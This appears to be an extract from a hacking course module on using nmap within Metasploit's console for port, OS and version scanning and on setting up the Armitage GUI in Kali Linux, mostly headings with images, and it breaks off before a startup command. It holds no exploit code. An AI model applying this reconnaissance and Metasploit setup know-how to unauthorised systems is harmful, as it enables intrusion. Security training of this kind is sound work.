
Network Scanning for OS Detection & Open Ports

We can also use nmap tool in the msfconsole with the help of normal nmap commands . which we used in the module no. 10 network Hacking and Security.


Normal Nmap Scan (Basic scanning)



Detect the os (operating system) with the help of nmap




How we find the version of port with the help of Nmap



Nmap Scriping in msfconsole


Cd /usr/share/nmap/script

ls -lah



ARMITAGE


Armitage is a fantastic Java-based GUI front-end for the Metasploit Framework developed by Raphael Mudge. Its goal is to help security professionals better understand hacking and help them realize the power and potential of Metasploit. Further information about this excellent project, along with its complete manual, can be obtained at [Armitage’s Official Website](http://www.fastandeasyhacking.com/).



# ARMITAGE SETUP

Armitage is included in Kali, so all we need to do is run **armitage** from any command prompt. We can just accept the defaults for Armitage and click ‘Start MSF’. Afterwards, the main Armitage window is displayed.

Note: If you are using Kali 2.0 and starting Metasploit for the first time, please setup and start the database before starting Armitage.





## Metasploit Community / Pro No Longer Ships in Kali

At the request of Rapid7, we have removed the Metasploit Community / Pro package from Kali Linux and now host the open-source **metasploit-framework** package only. For all of you who require Community or Pro, you will now need to download it from [Rapid7](https://www.rapid7.com/) and then register and submit your personal details in order to get a license. In addition, the Rapid7 team no longer maintains the Metasploit package in Kali, which has brought with it some substantial changes – we’ve moved to a native setup, where rather than bundling all the required software needed to run Metasploit in one big package, we use native dependencies within Kali to support the **metasploit-framework** package. This results in a faster, smoother work experience and easier integration with Metasploit dependencies. For more information about this, check out our [Metasploit Framework in Kali](http://docs.kali.org/general-use/starting-metasploit-framework-in-kali) documentation page.


### **Starting up Metasploit Framework in Kali Linux 2.0**

Due to the above-mentioned changes in the **metasploit-framework** package, there are some minor changes in how Metasploit is started in Kali – specifically, there is no longer a metasploit service. The following will launch Armitage while initializing the Metapsloit database for the first time:



